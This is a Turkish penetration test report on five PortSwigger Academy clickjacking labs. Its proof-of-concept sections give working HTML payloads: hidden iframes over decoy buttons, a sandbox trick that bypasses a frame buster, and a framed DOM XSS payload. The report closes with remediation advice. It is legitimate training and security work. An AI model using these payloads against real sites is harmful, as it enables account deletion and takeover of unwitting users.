SIZMA TESTİ RAPORU

Rapor Tarihi	24/09/2026
Hazırlayan	Ömer Faruk Baysal
Test Hedefi	PortSwigger Web Academy Lab

1. Clickjacking zafiyetleri

Bu raporda, PortSwigger Web Security Academy'de yer alan clickjacking zafiyetleri farklı 5 durum olarak ele alınmıştır.

2. Yönetici Özeti

Yapılan testler sonucunda X-Frame-Options, Content-Security-Policy başlıklarının yer almadığı ve bu yüzden iframe oluşturulabildiği tespit edilmiştir. (Durum 1 & 2)

Durum 3'de ise ilk iki duruma ek istemci tarafında bir "frame buster" kodu çalıştırdığı tespit edilmiştir. Bu kod, sayfanın bir <iframe> içinde yüklenip yüklenmediğini (top ile self pencerelerini karşılaştırarak) denetlemekte; sayfa bir iframe içindeyse üst pencereyi kendi adresine yönlendirerek (top.location) sayfayı iframe'den dışarı çıkarmaktadır.

Bir diğer durumda ise ilk iki duruma ek ilgili sitede yer alan feedbackResult.innerHTML değişkeninde yer alan name parametresinin doğrulanmadığı tespit edilmiştir. Name doğrulanmadan innerHTML'e basılmaktadır. Bu da DOM XSS açığını kanıtlamaktadır. Her iki zafiyetin birleştirilerek tek bir saldırıya sebep olunduğu da PoC adımlarıyla kanıtlanmıştır.

Son durumda ise ilk duruma ek silme işlemine ek onay işlemi gözlemlenmiş olup kalan tüm zafiyetlerin birebir aynı olduğu görülmüştür.

3. Zafiyet Açıklaması

İlgili sitede yapılan testler sonucunda X-Frame-Options, Content-Security-Policy başlıklarının yer almadığı ve bu yüzden iframe oluşturulabildiği tespit edilmiştir. Bu başlıkların yokluğu, sayfanın farklı bir kaynaktan bir <iframe> içine gömülmesine olanak tanır ve uygulamayı clickjacking saldırısına açık bırakır. (Durum 1 & 2)

Durum 3'de, hedef uygulamanın hesap sayfası, sunucu tarafında X-Frame-Options veya Content-Security-Policy: frame-ancestors başlıklarını göndermemekle birlikte, istemci tarafında bir "frame buster" kodu çalıştırmaktadır. Bu kod, sayfanın bir <iframe> içinde yüklenip yüklenmediğini (top ile self pencerelerini karşılaştırarak) denetlemekte; sayfa bir iframe içindeyse üst pencereyi kendi adresine yönlendirerek (top.location) sayfayı iframe'den dışarı çıkarmaktadır.

iframe'e HTML5 sandbox özniteliği, yalnızca form gönderimine izin verilerek (sandbox="allow-forms") eklendiğinde, iframe varsayılan olarak üst-düzey navigasyon yetkisinden yoksun bırakılmakta; dolayısıyla frame buster kodu sayfayı dışarı

çıkaramamaktadır. allow-forms izni, e-posta güncelleme formunun gönderilebilmesini sağlarken, kısıtlanan navigasyon yetkisi frame buster'ı etkisiz kılmaktadır. Böylece sayfa iframe içinde tutularak clickjacking saldırısı gerçekleştirilebilmektedir.

Bir başka testte ilgili sayfa incelendiğinde feedbackResult.innerHTML değişkeninde yer alan name parametresinin doğrulanmadığı tespit edilmiştir. Name doğrulanmadan innerHTML'e basılmaktadır. Bu da DOM XSS açığını kanıtlamaktadır. Ayrıca yapılan testler sonucunda X-Frame-Options, Content-Security-Policy başlıklarının yer almadığı ve bu yüzden iframe oluşturulabildiği de tespit edilmiştir. (Durum 4)

Son durumda ise ilk duruma ek silme işlemine ek onay işlemi gözlemlenmiş olup kalan tüm zafiyetlerin birebir aynı olduğu görülmüştür.

4. Risk Seviyesi

Risk Seviyesi	Orta
CVSS v3.1 Skoru	6.5
CWE	CWE-1021


5. Etki

İlgili sitede yapılan testler sonucunda X-Frame-Options, Content-Security-Policy başlıklarının yer almadığı ve bu yüzden iframe oluşturulabildiği tespit edilmiştir. Bu oluşturulan iframe ile birlikte hesap üzerinde kullanıcının fark etmeden hesap silme, güncelleme gibi birçok işlemin yapılarak hesabı ele geçirmeye kadar gidilebileceği gözlemlenmiştir.


6. Proof Of Concept

Durum 1: Basic clickjacking with CSRF token protection

Verilen hesap bilgileri ile hedef siteye giriş yapılıp kullanıcı hesabı sayfası Burp Suite'te incelendiğinde yanıtta (response) görselde çıkan bulgularda herhangi X-Frame-Options, Content-Security-Policy başlıkları görülmemektedir.



Bu yüzden dolayı sitede iframe çalıştırılabilmektedir. İstenen test doğrultusunda “Delete Account” butonunun üsünte gelecek şekilde bir iframe payloadı exploit edilir:



(Click me butonunu göstermek için opacity 0.1 iken ekran görüntüsü alınmıştır.)

```
<style>
   iframe {
      position: absolute;
      width: 1000px;
      height:  1000px;
      opacity: 0.0001;
      z-index: 2;
   }
   .decoy {
      position: absolute;
      top: 465px;
      left: 75px;
      z-index: 1;
   }
</style>

<div class="decoy">Click me</div>
<iframe src="https://0a04005e0424b0c381983fea007c0028.web-security-academy.net/my-account?id=wiener"></iframe>
```

Durum 2: Clickjacking with form input data prefilled from a URL parameter

Verilen hesap bilgileri ile hedef siteye giriş yapılıp kullanıcı hesabı sayfası Burp Suit'te incelendiğinde yanıtta (response) herhangi X-Frame-Options, Content-Security-Policy başlıkları görülmemektedir.

Bu yüzden dolayı sitede iframe çalıştırılabilmektedir. İstenen test doğrultusunda "Update email" butonunun üsünte gelecek şekilde bir iframe payloadı exploit edilir:


```
<style>
    iframe {
        position: relative;
        width: 500px;
        height: 700px;
        opacity: 0.0001;
        z-index: 2;
    }
    .decoy {
        position: absolute;
        top: 500px;
        left: 70px;
        z-index: 1;
    }
</style>
<div class="decoy">Click me</div>
<iframe src="https://0a9200e10390af1f80bd17190060000a.web-security-academy.net/my-account?email=baysal@saldirgan.com"></iframe>
```

Böylelikle zafiyet sömürülebilmektedir.

Durum 3: Clickjacking with a frame buster script

Verilen hesap bilgileri ile hedef siteye giriş yapılıp kullanıcı hesabı sayfası Burp Suit'te incelendiğinde yanıtta (response) herhangi X-Frame-Options, Content-Security-Policy başlıkları görümemektedir.

Önceki durumlara ek bu sitede iframe çalıştırılmasını engelleyen bir kontrol koşuluyla da karşılaşılmaktadır:



Bunu aşmak için payloadımıza sandbox="allow-forms" etiketi eklenmelidir. Frame buster'ın tek silahı olan top.location ile dışarı çıkmayı sandbox ile aşılabilmektedir.

İstenen test doğrultusunda “Update email” butonunun üsünte gelecek şekilde bir iframe payloadı exploit edilir:


```
<style>
   iframe {
      position: relative;
      width: 500px;
      height: 700px;
      opacity: 0.0001;
      z-index: 2;
   }
   .decoy {
      position: absolute;
      top: 480px;
      left: 70px;
      z-index: 1;
   }
</style>
<div class="decoy">Click me</div>
```

<iframe sandbox="allow-forms" src="https://0ae100a303f1941e81a78abe00fc00c0.web-security-academy.net/my-account?email=baysal@saldirgan.com"></iframe>

Böylelikle zafiyet sömürülebilmektedir.

Durum 4: Exploiting clickjacking vulnerability to trigger DOM-based XSS

Hedef siteye girdiğimizde sağ üstt yer alan “submit feedback” kısmına tıkladığımızda açılan sayfa incelendiğinde feedbackResult.innerHTML değişkeninde yer alan name parametresinin doğrulanmadığı tespit edilmiştir. Name doğrulanmadan innerHTML’e basılmaktadır. Bu da DOM XSS açığını kanıtlamaktadır.



Aynı sayfada yer alana displayFeedbackMessage(data.get('name')) çağrısının ise personal parametresi doğruysa yapıldığı gözlemlenmektedir. Bu yüzden XSS’i çalıştırabilmek için bu parametre dikkate alınmalıdır. Ayrıca buradaki personal parametresi name ile basıldığından dolayı ve innerHTML ile DOM’a eklendiği için name’de JavaScript kodu çalıştırılabilmektedir.

Test kapsamında istenen clickjacking zafiyeti ile testin yapılmasıdır. Bu sebeple siteyi incelediğimizde tıpkı ilk iki durumdaki gibi herhangi X-Frame-Options, Content-Security-Policy başlıkları görümemektedir. Bu yüzden dolayı sitede iframe çalıştırılabilmektedir.

Tüm bunlara göre ilgili payload yazılır:

```
<style>
   iframe {
      position: relative;
      width: 700px;
```

```
    height: 700px;
    opacity: 0.0001;
    z-index: 2;
  }

  div {
    position: absolute;
    top: 620px;
    left: 70px;
    z-index: 1;
  }
</style>

<div>Click me</div>

<iframe src="https://0a2f007403e8d77883d74655005b00e8.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=baysal@attacker-website.com&subject=test&message=test#feedbackResult"></iframe>
```

Durum 5: Multistep clickjacking

Verilen hesap bilgileri ile hedef siteye giriş yapılıp kullanıcı hesabı sayfası Burp Suit'te incelendiğinde yanıtta (response) herhangi X-Frame-Options, Content-Security-Policy başlıkları görülmemektedir.

Bu yüzden dolayı sitede iframe çalıştırılabilmektedir. İstenen test doğrultusunda "Delete account" butonunun üsünte gelecek şekilde bir iframe payloadı exploit edilecektir ancak bu yeterli olmayacaktır. Durum 1'dekine ek bir de hesabı silme onayı ile ilgili de bir iframe eklenmelidir:

```
<style>
  iframe {
    position: relative;
    width: 1000px;
    height: 1000px;
    opacity: 0.0001;
    z-index: 2;
  }

  .decoy1 {
    position: absolute;
    top: 520px;
    left: 70px;
    z-index: 1;
  }

  .decoy2 {
    position: absolute;
```

```
      top: 310px;
      left: 220px;
      z-index: 1;
    }
</style>

<div class="decoy1">Click me first</div>
<div class="decoy2">Click me next</div>

<iframe src="https://0a2d007c03d6d2af813175e10011001c.web-security-academy.net/my-account"></iframe>
```

7. Çözüm Önerisi

X-Frame-Options, Content-Security-Policy gibi koruma başlıkları eklenmelidir.

İstemci tarafı frame buster kodlarına güvenilmemeli; clickjacking koruması sunucu tarafında X-Frame-Options / CSP: frame-ancestors ile sağlanmalı.

DOM-based XSS'in birlikte kullanılabildiği görüldüğünden, clickjacking korumasının yanı sıra kullanıcı girdileri de güvenli şekilde işlenmelidir. Özellikle URL veya form parametrelerinden alınan veriler HTML içerisine aktarılırken innerHTML gibi HTML yorumlayan yöntemler yerine mümkün olduğunda textContent gibi güvenli DOM API'leri kullanılmalıdır. Girdi HTML olarak işlenmek zorundaysa uygun bir çıktı kodlama ve sanitizasyon mekanizması uygulanmalıdır.

8. Sonuç

İlgili sitede yapılan testler sonucunda X-Frame-Options, Content-Security-Policy başlıklarının yer almadığı ve bu yüzden iframe oluşturulabildiği tespit edilmiştir. (Durum 1 & 2 & 5).
Durum 3'de ise ilk iki duruma ek istemci tarafında bir "frame buster" kodu çalıştırdığı tespit edilmiştir.
Bir başka durumda ise ilgili parametrenin doğrulamadan basıldığı gözlemlenmiş ve bu DOM XSS açığı ile birlikte clickjacking açığının birleştirilebildiği tespit edilmiştir. (Durum 4)